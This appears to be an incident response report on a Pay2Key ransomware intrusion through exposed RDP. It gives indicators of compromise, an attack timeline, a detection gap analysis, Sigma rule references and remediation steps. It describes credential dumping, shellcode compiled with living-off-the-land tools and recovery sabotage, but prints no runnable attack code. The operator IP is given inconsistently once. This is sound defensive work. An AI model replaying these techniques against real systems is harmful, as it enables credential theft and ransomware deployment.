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INCIDENT RESPONSE REPORT

Pay2Key Ransomware
IR-2026-001

Prepared by	MahCyberDefense Team
IR Lead	SancLogic
Date	April 2026
Classification	CONFIDENTIAL
Severity	CRITICAL

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Document Control

VERSION	DATE	AUTHOR	CHANGES
0.1	30 Mar 2026	SancLogic	Initial triage and client response
0.2	31 Mar 2026	SancLogic	Investigation commenced
0.3	5 Apr 2026	SancLogic	Team sections assigned
0.4	6 Apr 2026	SancLogic	Attribution verification complete
0.5	6 Apr 2026	SancLogic	Malware analysis and PCAP appendices
1.0	12 Apr 2026	SancLogic	Final report compiled

Distribution

NAME	ROLE	ACCESS
Zach Balrog	CEO, Client	Full report
Steven (MYDFIR)	Lab Owner, MahCyberDefense	Full report
Graham McKean	Scope Analyst	Full report
Jane Uba	Initial Access Analyst	Full report
Veselin Dimitrov	Network Analyst	Full report

Executive Summary

On 30 March 2026, a ransomware incident was identified when an employee discovered encrypted files and a ransom note on a contractor workstation. The MahCyberDefense incident response team was engaged immediately.

The attacker first gained access to the organisation's network on 28 February 2026 by brute forcing a Remote Desktop Protocol (RDP) service that was exposed directly to the internet. This service had no multi-factor authentication, no account lockout policy, and no monitoring. The attacker authenticated using the built-in Administrator account and maintained access for 30 days without detection.

Two days later, the attacker gained access to a second machine using the same method. Over the following four weeks, the attacker harvested credentials from the domain controller, deployed network scanning tools, installed remote access software (ScreenConnect), and introduced a file-infecting virus (Neshta) that corrupted over 130 programs on the contractor workstation, including pre-installed forensic investigation tools. A second operator was observed accessing the environment on 29 March, consistent with an organised handoff between an access broker and a ransomware affiliate.

On 30 March 2026, ransomware was deployed on the contractor workstation, encrypting 763 files in approximately two minutes. Prior to this, the attacker disabled all system recovery options to prevent restoration. The ransomware binary was deleted after execution to hinder investigation.

Two of seven devices were compromised. The remaining five showed no evidence of attacker activity. All domain credentials should be considered compromised. No evidence of data theft was found, though this cannot be fully ruled out due to limitations in available monitoring data.

Three additional unrelated attackers were also identified accessing the environment through the same exposed RDP service during the same period. These were separated from the primary investigation and documented in Appendix E.

Root cause: Internet-facing RDP with no account lockout, no multi-factor authentication, and no monitoring of security alerts. The attack was preventable. Security tools detected multiple stages of the intrusion but no alerts were investigated. Early intervention at any point during the 30-day window would have prevented the ransomware deployment.

Immediate actions required: Disable internet-facing RDP, isolate compromised machines, reset all domain credentials, and consult legal counsel regarding sanctions compliance (US OFAC / Canadian SEMA) before any consideration of ransom payment.

Impact Summary

CATEGORY	IMPACT
Systems	2 of 7 devices compromised
Data	763 files encrypted on contractor workstation
Credentials	All domain credentials compromised via Mimikatz on domain controller
Business impact	Contractor workstation non-functional. Domain controller untrusted until reimaged
Compliance risk	Pay2Key is Iranian state-linked. Ransom payment may violate US OFAC or Canadian SEMA sanctions
Risk of recurrence	HIGH. Root cause remains in place. Four actors accessed via same exposed RDP

Findings

Scope

Two hosts confirmed compromised out of seven devices in the environment. Additional compromise activity from unrelated threat actors was identified on both hosts and excluded from this assessment (see Appendix E).

HOST	OS	STATUS	ROLE
mts-dc.mts.local	Windows Server 2022	COMPROMISED	Patient zero. Credential harvesting
mts-contractorpc1	Windows 10	COMPROMISED	Ransomware detonation, file infection
mts-pc-1.mts.local	Windows 10	CLEAN	No attacker activity
mts-pc-2.mts.local	Windows 10	CLEAN	No attacker activity
mts-contractorpc2	Windows 10	CLEAN	No attacker activity
mts-web	Linux	CLEAN	No attacker activity
mts-honeypot	Linux	CLEAN	No attacker activity

WARNING: All domain credentials should be considered compromised. Mimikatz was executed on the domain controller.

Malware Identified (Pay2Key Attribution)

FAMILY	FILES	VT SCORE	PURPOSE
Pay2Key	onedrivesetup.exe, browser.exe	//	Ransomware encryptor and preparation tool
Neshta	svchost.com, 3.exe	66-69/71	PE file infector. Hijacked shell handler
Mimikatz	mimikatz.exe	61/70	Credential dumping tool
Procdump	procdump.exe	0/0	Memory dumping tool
NetScan	netscan.exe	4/72	Network scanner for reconnaissance
pscan241	pscan241.exe	//	Port scanner. Self-deleted after 2 minutes

Attacker Infrastructure (Pay2Key)

IP	ASN / LOCATION	USAGE	CONFIDENCE
95[.]216[.]37[.]156	Hetzner, Finland	Primary operator. RDP to DC and contractor PC	Confirmed
105[.]76[.]183[.]201	Morocco	Second operator. RDP Mar 29	Confirmed
143[.]244[.]44[.]184	PacketHub, Latvia	RDP Mar 14 (ScreenConnect install)	Confirmed
193[.]160[.]100[.]51	//	RDP Mar 25	Confirmed
193[.]160[.]100[.]207	//	RDP Mar 26	Confirmed
185[.]214[.]96[.]119	Latvia	Failed RDP logons Mar 20	Confirmed
13[.]158[.]99[.]233	ConnectWise (shared)	ScreenConnect relay, port 8041	Confirmed

Ransom Note IOCs

TYPE	VALUE
Payment portal	client[.]pay2key[.]pro
Clearnets fallback	23[.]137[.]254[.]233
I2P fallback	pay2keys7rgdzrhgzxyd7egpxc2pusdrkofmqfnwclts2rnjsrva[.]b32[.]i2p
Victim ID	UigcMSk6nlbN-0hmM9q4xlaqqEQ9aZqDkzCB_Eh2kQ0*k3wnu

File Hashes

FILE	SHA256
svchost.com (Neshta)	e8638156d8ffcd62d1310a66c97859d9d2a3cfa51bb2d68eff1fb3bb5e0b88fa
3.exe (Neshta/DarkKomet)	3cb6ceb5db9f3f47112b2352f04bac812ef63d8c9cddf70e5bf975d75918567c
browser.exe (Pay2Key)	11e7122c36376feec0bf11f757568824e11e485f7ee9512a4e1a75f7afa897b2
sfx-i386-amd64.exe	770d106c2116d238ecb58293d22e3237115f6ebddc4a697ab2cbb8f315f5aa1b
ScreenConnect.ClientService.exe	241d57ae42b980c20adb5cbf8556acd7d03491b7b4e695830cc12ecf46851dd4
onedrivesetup.exe (Pay2Key)	Deleted post-detonation. Not recoverable
mimikatz.exe	Available in MDE telemetry. See E-020
pscan241.exe	Self-deleted after 2 minutes. Not recoverable

Threat Actor Profile

Pay2Key is an Iranian state-linked ransomware operation also tracked as Fox Kitten, Pioneer Kitten, UNC757, RUBIDIUM, and Lemon Sandstorm. The FBI, CISA, and DoD Cyber Crime Center published Joint Advisory AA24-241A in August 2024 attributing Pay2Key to Iranian-based operators focused on disruption of US and Israeli organisations rather than traditional financial extortion. By late 2025, the operation had evolved into a ransomware-as-a-service platform operating on the I2P anonymous network, with the operators attempting to sell the entire infrastructure on dark web forums for 0.15 BTC.

Two distinct operators accessed this environment from separate infrastructure, consistent with an initial access broker establishing a foothold before handing off to a ransomware affiliate.

Operator 1 (initial access broker): 95[.]216[.]137[.]156, Hetzner Online GmbH (AS 24940), Helsinki, Finland. Device name "laptop". Active from 28 February to 29 March 2026. Responsible for initial compromise, credential harvesting, reconnaissance, persistence establishment, and tool deployment across both hosts.

Operator 2 (affiliate): 105[.]76[.]183[.]201, MAROC CONNECT (AS 36903), Morocco. Device name "2201117TG". First observed 29 March 2026 at 12:11 UTC. Responsible for ScreenConnect reinstallation, payload staging, and detonation preparation.

Compromised account: contractor (SID ending -500), the built-in domain Administrator. No named administrator accounts were in use.


Assessment: Probable IAB-to-affiliate model. Full Analysis in Appendix E.

Attack Narrative

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Attack flow

IR-2026-001 // Pay2Key ransomware // 28 February to 30 March 2026 // all timestamps UTC



30-day dwell time // initial access to detonation

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Domain Controller // mts-dc.mts.local (Windows Server 2022)

The domain controller was the first host compromised and served as the attacker's operational base for credential harvesting and reconnaissance. No ransomware or file infection was deployed on this host.

On 28 February 2026 at 23:54 UTC, the primary operator established access to the domain controller via RDP brute force from 95[.]216[.]37[.]156. The initial logon sequence showed a Network authentication (NTLM pre-authentication) followed immediately by a RemoteInteractive session, the characteristic fingerprint of a successful RDP authentication. The attacker authenticated as the built-in Administrator account, which had no lockout policy protecting it.

The attacker returned on 4 March 2026 and executed Mimikatz twice via PowerShell at 11:39 and 11:44 UTC, harvesting credentials from memory. Within minutes, the operator ran system enumeration commands: `whoami`, `whoami /groups` (11:46 to 11:47 UTC), then modified the registry to set `LocalAccountTokenFilterPolicy` to 1 at 11:53 UTC, enabling pass-the-hash authentication across the network. Between 13:15 and 13:33 UTC on the same day, the attacker compiled shellcode from a C# source file (`shell.cs`) using `csc.exe`, then executed the compiled binary via `InstallUtil.exe`, a living-off-the-land technique that abuses a legitimate .NET utility to bypass application whitelisting. This shellcode compilation and execution pattern was repeated on 9 March 2026.

On 5 March 2026 at 10:15 UTC, `pscan241.exe` was deployed to the Music folder on the domain controller. The binary self-extracted to a temp directory at 10:16 UTC, executed a port scan, and was deleted by 10:18 UTC, a two-minute lifecycle designed to minimise forensic exposure.

The operator deployed NetScan (SoftPerfect Network Scanner) twice on 10 March 2026, conducting network reconnaissance to identify live hosts and services across the 192.168.10.0/24 subnet. A ping

sweep of the same range confirmed the attacker was mapping the full environment prior to ransomware staging.

Contractor Workstation // mts-contractorpc1 (Windows 10)

The contractor workstation was the ransomware detonation host and bore the full impact of the attack, including file encryption, PE file infection, and recovery service destruction.

On 2 March 2026 at 11:48 UTC, the primary operator established RDP access to the contractor workstation from 95[.]216[.]37[.]156 via brute force using the same built-in Administrator credentials. Both hosts were directly accessible from the internet via RDP.

On 14 March 2026 at 14:26 UTC, the attacker installed ScreenConnect via MSI package, establishing a persistent C2 channel. The ScreenConnect client connected to the ConnectWise relay server at 13[.]158[.]99[.]233 on port 8041 and maintained a beaconing interval of approximately 20 minutes. An interactive ScreenConnect shell session was confirmed on 16 March 2026. This channel remained the attacker's primary remote access method for the remainder of the intrusion.

On 25 March 2026 at 08:06 UTC, the attacker deployed an SFX (self-extracting archive) dropper (sfx-i386-amd64.exe) to the Music\Arec directory on the contractor workstation. The archive extracted svchost.com (the Neshta file infector), setup.cmd (a batch script), and procdump.exe (a memory dumping tool). Within seconds, svchost.com installed itself to C:\Windows\svchost.com and modified the registry key HKCR\exefile\shell\open\command to route all executable launches through itself. This registry hijack caused every PE file subsequently executed on the host to be infected with Neshta's 41,472-byte payload, including 17 KAPE forensic binaries that were pre-installed on the system.


At 08:07 UTC on the same day, browser.exe, the Pay2Key preparation tool, executed and systematically disabled recovery mechanisms: Volume Shadow Copy Service, BitLocker, System Restore, and the Windows Backup Engine. Within 46 seconds, browser.exe also planted the ransom note text in the LegalNoticeText registry value under HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System, ensuring the ransom demand would display at every subsequent login.

On 29 March 2026, the Neshta infection had corrupted the ScreenConnect binaries, breaking the attacker's own C2 channel. Operator 2, connecting from 105[.]76[.]183[.]201, reinstalled ScreenConnect via a fresh MSI download to restore remote access. This self-inflicted disruption and subsequent repair is a novel finding not documented in published Pay2Key research.

On 30 March 2026 at 14:34 UTC, the Pay2Key encryptor (onedrivesetup.exe) was executed from the OneDrive deployment directory on the contractor workstation. The encryptor completed its operation in approximately two minutes, encrypting 763 files. Immediately following encryption, the Neshta shell handler spawned cmd.exe to delete onedrivesetup.exe from both OneDrive deployment paths, removing the encryptor binary as an anti-forensic measure.

Timeline of Events

All timestamps UTC.




DATE	TIME	HOST	EVENT
28 Feb	23:54	mts-dc	First RDP logon from 95[.]216[.]37[.]156. Initial compromise
2 Mar	11:48	contractorpc1	RDP brute force from same operator IP
4 Mar	11:39	mts-dc	Mimikatz executed via PowerShell (first instance)
4 Mar	11:44	mts-dc	Mimikatz executed via PowerShell (second instance)
4 Mar	11:46	mts-dc	whoami, whoami /groups enumeration
4 Mar	11:53	mts-dc	LocalAccountTokenFilterPolicy set to 1
4 Mar	13:15	mts-dc	Shellcode compiled via csc.exe and executed via InstallUtil
5 Mar	10:15	mts-dc	pscan241.exe deployed. Self-deleted by 10:18
8 Mar	//	both	Operator returns to both hosts
9 Mar	//	mts-dc	InstallUtil shellcode execution repeated
10 Mar	//	mts-dc	NetScan deployed twice. Ping sweep 192.168.10.0/24
14 Mar	14:26	contractorpc1	ScreenConnect installed via MSI
16 Mar	//	contractorpc1	ScreenConnect interactive shell confirmed
25 Mar	08:06	contractorpc1	SFX dropper deployed. Neshta infects 130+ executables
25 Mar	08:07	contractorpc1	browser.exe disables VSS, BitLocker, System Restore, Backup
25 Mar	08:09	contractorpc1	Ransom note planted in LegalNoticeText registry
29 Mar	12:11	contractorpc1	Operator 2 appears from 105[.]76[.]183[.]201
29 Mar	//	contractorpc1	ScreenConnect reinstalled after Neshta corruption
30 Mar	14:34	contractorpc1	Ransomware detonated. 763 files encrypted in ~2 minutes
30 Mar	14:36	contractorpc1	Encryptor deleted via cmd.exe from both OneDrive paths

Scope and Impact

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Host roles and external access

IR-2026-001 // both hosts accessed directly from attacker infrastructure via RDP brute force



Pay2Key activity was confined to two of seven devices in the environment. The domain controller (mts-dc.mts.local) was used exclusively for credential harvesting and reconnaissance. The contractor workstation (mts-contractorpc1) was the ransomware detonation host and sustained the full operational impact. Five devices showed no evidence of attacker activity across file, process, and network telemetry.

Investigation identified at least three additional unrelated threat actors who independently accessed the environment through the same exposed RDP service during the same period. These were separated from the Pay2Key investigation through logon correlation analysis and are documented in Appendix E.

Data impact: 763 files were encrypted on the contractor workstation. No evidence of data exfiltration was identified.

System impact: Two hosts require full reimaging from known good media. Over 130 legitimate executables corrupted by Neshta including 17 KAPE forensic triage binaries.

Credential impact: All domain credentials should be considered compromised. KRBTGT hash may have been extracted enabling golden ticket attacks.

Operational impact: Contractor workstation non-functional. Domain controller untrusted until reimaged. ScreenConnect C2 channel was active for 16 days.

Risk of recurrence: HIGH. Root cause remains in place. Four actors accessed via same exposed RDP.

Compliance risk: Pay2Key is assessed as Iranian state-linked. Ransom payment may constitute a sanctions violation under US OFAC or Canadian SEMA regulations. Legal counsel required.

Risk Assessment


The following risk matrix plots four residual risks identified during the investigation against a standard likelihood × impact framework. All ratings reflect the current pre-remediation state of the environment. Risks are expected to reduce significantly once the recovery sequence and recommendations in this report are implemented.

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Risk assessment

IR-2026-001 // likelihood × impact // current state (pre-remediation)



R1 Repeat intrusion via same RDP exposure

R2 Credential reuse from Mimikatz harvest

R3 Undetected data exfiltration via RDP

R4 Golden ticket persistence via KRBTGT

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R1 - Repeat intrusion via same RDP exposure (Almost Certain × Critical)

The root cause remains in place. Four separate threat actors accessed the environment through the same internet-facing RDP service during the investigation window. Until RDP is disabled or restricted, a repeat compromise is virtually guaranteed.

R2 - Credential reuse from Mimikatz harvest (Almost Certain × Major)

Mimikatz was executed on the domain controller with domain Administrator privileges. Every cached credential is compromised. Without a full domain password reset including the KRBTGT double reset, the attacker retains access to all accounts.

R3 - Undetected data exfiltration via RDP (Possible × Major)

No evidence of exfiltration was found, but RDP clipboard and drive mapping activity is not captured in MDE telemetry. Data theft via the encrypted RDP session cannot be ruled out. This carries moderate confidence.

R4 - Golden ticket persistence via KRBTGT (Likely × Critical)

If the KRBTGT hash was extracted during the Mimikatz execution, the attacker can forge Kerberos tickets that survive individual password resets. Only the KRBTGT double reset with a 12-hour replication window invalidates this attack vector.

Detection Coverage Gap Analysis

The matrix below maps each phase of the kill chain against three questions: did a detection capability exist, did an alert fire, and was the alert actioned. This analysis demonstrates that the security tooling deployed in the environment was functioning correctly throughout the intrusion. The failure was operational, not technical.

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Detection coverage gap analysis

IR-2026-001 // capability vs actioned // the gap was operational, not technical

KILL CHAIN PHASE	DETECTION EXISTED	ALERT FIRED	ACTIONED	OUTCOME
RDP brute force (Feb 28)	NO — no lockout policy	N/A	N/A	MISSED
Mimikatz credential dump (Mar 4)	YES	YES	NO	MISSED
Port scanner deployment (Mar 5)	YES	YES	NO	MISSED
ScreenConnect install (Mar 14)	YES	YES	NO	MISSED
Neshta registry hijack (Mar 25)	YES	YES	NO	MISSED
SFX from non-standard path (Mar 25)	NO — no path policy	N/A	N/A	MISSED
Ransomware detonation (Mar 30)	YES	YES	NO	TOO LATE

5/7 phases had detection capability. 5/5 alerts fired. 0/5 alerts actioned.

The detection tooling worked. The monitoring process did not exist.

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Five of seven kill chain phases had active detection rules in Microsoft Defender for Endpoint. All five generated alerts. None of the five alerts were triaged, escalated, or actioned. The remaining two phases (RDP brute force and SFX execution from a non-standard path) lacked detection capability entirely due to the absence of an account lockout policy and application execution controls.

The ransomware detonation on 30 March 2026 was detected by MDE behavioural analysis, but the alert fired after encryption was already complete. Even if the alert had been actioned immediately, it would have been too late to prevent impact. The only way to have prevented the final stage was to have actioned one of the earlier alerts during the 30-day dwell time.

Key finding

Had any single alert been actioned at any point during the 30-day intrusion window, the ransomware deployment could have been prevented. The earliest actionable alert (Mimikatz credential dumping on 4 March) gave the SOC team 26 days of lead time before detonation.

Root Cause Analysis

The root cause of this incident was a chain of five security control failures, each of which compounded the impact of the one before it.

The Remote Desktop Protocol service on the domain controller was exposed directly to the internet with no firewall restriction, VPN requirement, or network-level access control. Four separate threat actors independently located and exploited this exposure during the investigation window.

No account lockout policy was configured on the domain. The built-in Administrator account accepted unlimited authentication attempts. A lockout policy of even 5 failed attempts would have prevented the initial compromise entirely.

No multi-factor authentication was deployed for remote access. Password-only authentication meant that once the correct credential was obtained, no secondary verification prevented access.

No SOC monitoring process was in place. Microsoft Defender for Endpoint generated alerts including detections for credential dumping, suspicious tool execution, and registry modification. These alerts were generated and none was actioned.

No network segmentation existed between hosts. All hosts on the same network segment were accessible via RDP using harvested credentials.

Detection Rules

The following community detection rules from SigmaHQ would detect the techniques observed in this intrusion. These are recommended for immediate deployment in the client's SIEM environment.

Sigma Rules

TECHNIQUE	SIGMA RULE	SIGMAHQ REFERENCE	LEVEL
T1110 Brute Force	Multiple Failed Logons From Single Source	win_security_susp_failed_logons_single_source.yml	Medium
T1003.001 LSASS Memory	Mimikatz Command Line Detection	proc_creation_win_hkml_mimikatz_command_line.yml	Critical
T1218.004 InstallUtil	InstallUtil Execution Without Log	proc_creation_win_instalutil_no_log_execution.yml	High
T1027.004 Compile After Delivery	Suspicious Csc.exe Source File Folder	proc_creation_win_csc_susp_folder.yml	High
T1562.001 Impair Defences	UAC Bypass via Token Filter Policy	registry_set_localaccounttokenfilterpolicy.yml	High
T1219 Remote Access Software	ScreenConnect Installation	proc_creation_win_remote_access_tools_screenconnect.yml	High
T1490 Inhibit System Recovery	Shadow Copies Deletion Using OS Utilities	proc_creation_win_susp_shadow_copies_deletion.yml	Critical
T1112 Modify Registry	Suspicious Execution From Non-Standard Path	proc_creation_win_susp_non_standard_path.yml	Medium

All rules available at <https://github.com/SigmaHQ/sigma/tree/master/rules/windows>

YARA

Published Neshta YARA signatures are available from Trend Micro, BlackBerry (Cylance), and community rulesets. Key matching criteria: 41,472-byte file prepend, mutex MutexPolesskayaGlush, DOS stub text modification, and svchost.com file creation in C:\Windows.

KQL (MDE Advanced Hunting)


Fifteen investigation queries (Q1–Q15) and two custom detection rules (D1–D2) were developed during this investigation and are documented in Appendix A. Both custom detections were validated against live MDE telemetry with confirmed hits and can be deployed as scheduled hunting rules.

MITRE ATT&CK Mapping

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MITRE ATT&CK coverage

IR-2026-001 // 20 techniques across 10 tactics // ATT&CK v15



Defence Evasion has the deepest coverage (5 techniques) // Impact has 3 techniques including novel Neshta finding

High severity Medium severity Recon / persistence Support

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TACTIC	ID	TECHNIQUE	EVIDENCE
Initial Access	T1110	Brute Force	RDP brute force to DC and contractor PC
Initial Access	T1078	Valid Accounts	Built-in Administrator account
Execution	T1059.001	PowerShell	Mimikatz via PowerShell; setup.cmd chain
Execution	T1218.004	InstallUtil	LOLBin shellcode execution on DC
Persistence	T1219	Remote Access Software	ScreenConnect across 3 dates
Defence Evasion	T1027.004	Compile After Delivery	csc.exe compiled shellcode on DC
Defence Evasion	T1562.001	Impair Defences	LocalAccountTokenFilterPolicy = 1
Defence Evasion	T1036.005	Masquerading	onedrivesetup.exe, svchost.com
Defence Evasion	T1070.004	File Deletion	Encryptor + pscan241 deleted
Defence Evasion	T1112	Modify Registry	Ransom note, shell handler hijack
Credential Access	T1003.001	LSASS Memory	Mimikatz on DC, procdump dropped
Discovery	T1033	System Owner Discovery	whoami, whoami /groups
Discovery	T1082	System Info Discovery	systeminfo on DC
Discovery	T1046	Network Service Discovery	NetScan on DC
Discovery	T1018	Remote System Discovery	Ping sweep 192.168.10.0/24
Lateral Movement	T1021.001	Remote Desktop Protocol	RDP between attacker infra and both hosts
Command and Control	T1105	Ingress Tool Transfer	SFX dropper, NetScan, WinPcap
Impact	T1486	Data Encrypted for Impact	763 files via onedrivesetup.exe
Impact	T1490	Inhibit System Recovery	VSS, BitLocker, Restore disabled
Impact	T1554	Compromise Client Software	130+ PE files infected by Neshta

Recommendations

Immediate

1. Isolate both compromised hosts from the network. Do not power off (preserves volatile evidence)
2. Do NOT run any tools locally on mts-contractorpc1. Every PE file is infected by Neshta
3. Disable internet-facing RDP across all hosts. This is the root cause. Validate via netstat confirmation that port 3389 is no longer listening on 0.0.0.0
4. Block confirmed Pay2Key attacker IPs at perimeter firewall (see Appendix F for full list)
5. Remove ScreenConnect client from all hosts. Validate by checking for screenconnect.clientservice.exe process and associated service entries on every device
6. Consult legal counsel regarding sanctions compliance (US OFAC and Canadian SEMA) before any consideration of ransom payment
7. Verify no ScreenConnect installations on remaining five devices

Short-term

8. Implement account lockout policy via Group Policy: Computer Configuration > Policies > Windows Settings > Security Settings > Account Policies > Account Lockout Policy. Recommended baseline: 5 failed attempts, 30-minute lockout duration, 30-minute reset counter. Service accounts should be audited separately and excluded from lockout where required for business operations
9. Full domain password reset for all accounts including service accounts. KRBTGT must be reset twice with a 12-hour interval between resets (see Recovery Sequence)
10. Revert LocalAccountTokenFilterPolicy to 0 on all non-reimaged hosts. GPO path: Computer Configuration > Administrative Templates > SCM: Pass the Hash Mitigations
11. Reimage both compromised hosts from known good media
12. Triage and action all outstanding MDE alerts. Establish an initial 4-hour SLA for critical severity alerts
13. Audit for additional compromise from actors identified in Appendix E

Long-term

14. Implement MFA for all remote access methods. Priority targets: RDP and any RMM tools (ScreenConnect, TeamViewer, AnyDesk). If budget allows, extend to VPN and privileged account access
15. Transition MDE from passive to active mode with automated response enabled for high-confidence detections. Establish a formal alert monitoring and triage process with defined SLAs: critical 4 hours, high 24 hours, medium 72 hours
16. Deploy network segmentation between server and workstation tiers. Minimum viable step: isolate domain controllers into a dedicated management VLAN with firewall rules restricting RDP access to authorised admin workstations only
17. Implement privileged access management. Disable built-in Administrator accounts and use named admin accounts with audit trails. If not required for business operations, consider deploying LAPS for local admin password rotation
18. Use dedicated forensic boot media for future incident response. Local tools cannot be trusted after a file infector compromise

Recovery Sequence

CRITICAL: Do not skip the KRBTGT double reset. If the attacker harvested the KRBTGT hash via Mimikatz, they can forge golden tickets that survive individual password resets.

CRITICAL: Do not run any local executables on mts-contractorpc1. Every PE file has been infected by Neshta. Use network-based or boot media tools only.

#	ACTION	PREREQ	NOTES
1	Isolate compromised hosts	None	Do not power off (preserves evidence)
2	Block Pay2Key IPs at firewall	None	All confirmed attacker IPs (Appendix F)
3	Disable internet-facing RDP	None	Root cause. Priority one. Validate port 3389 no longer listening on 0.0.0.0
4	Reset KRBTGT (first)	1	Golden ticket mitigation
5	Wait 12 hours	4	Allow AD replication
6	Reset KRBTGT (second)	5	Invalidates forged tickets
7	Full domain password reset	6	All accounts including service accounts. Every credential from DC memory is burned
8	Remove ScreenConnect	1	Validate no screenconnect.clientservice.exe process or service entries on all seven devices
9	Verify no Neshta registry hijack	1	Check HKCR\exefile\shell\open\command on all hosts. Value should NOT reference svchost.com
10	Reimage both hosts	1-9	Full reimage from known good media only
11	Restore from backup	10	Must predate 28 Feb 2026
12	If no backup exists	10	Escalate to business stakeholders
13	Implement MFA	3	Priority targets: RDP and any RMM tools. Must be in place before re-enabling remote access
14	Implement account lockout	7	5 attempts, 30-minute lockout, 30-minute reset. Audit service accounts separately
15	Revert LocalAccountTokenFilterPolicy to 0	7	All non-reimaged hosts
16	Bring hosts online	10-15	Monitor 72 hours via MDE
17	Action MDE alerts	15	Establish triage SLA: critical 4h, high 24h, medium 72h
18	Audit for other actors	15	Separate workstream (Appendix E)

Threat Intelligence Correlation

TTPs closely match the Beazley Security Labs and Halcyon joint report (March 2026) documenting a Pay2Key intrusion at a US healthcare organisation.

TTP	BEAZLEY/HALCYON	OUR CASE
Initial access	RDP (suspected)	RDP brute force (confirmed)
RMM tool	TeamViewer	ScreenConnect
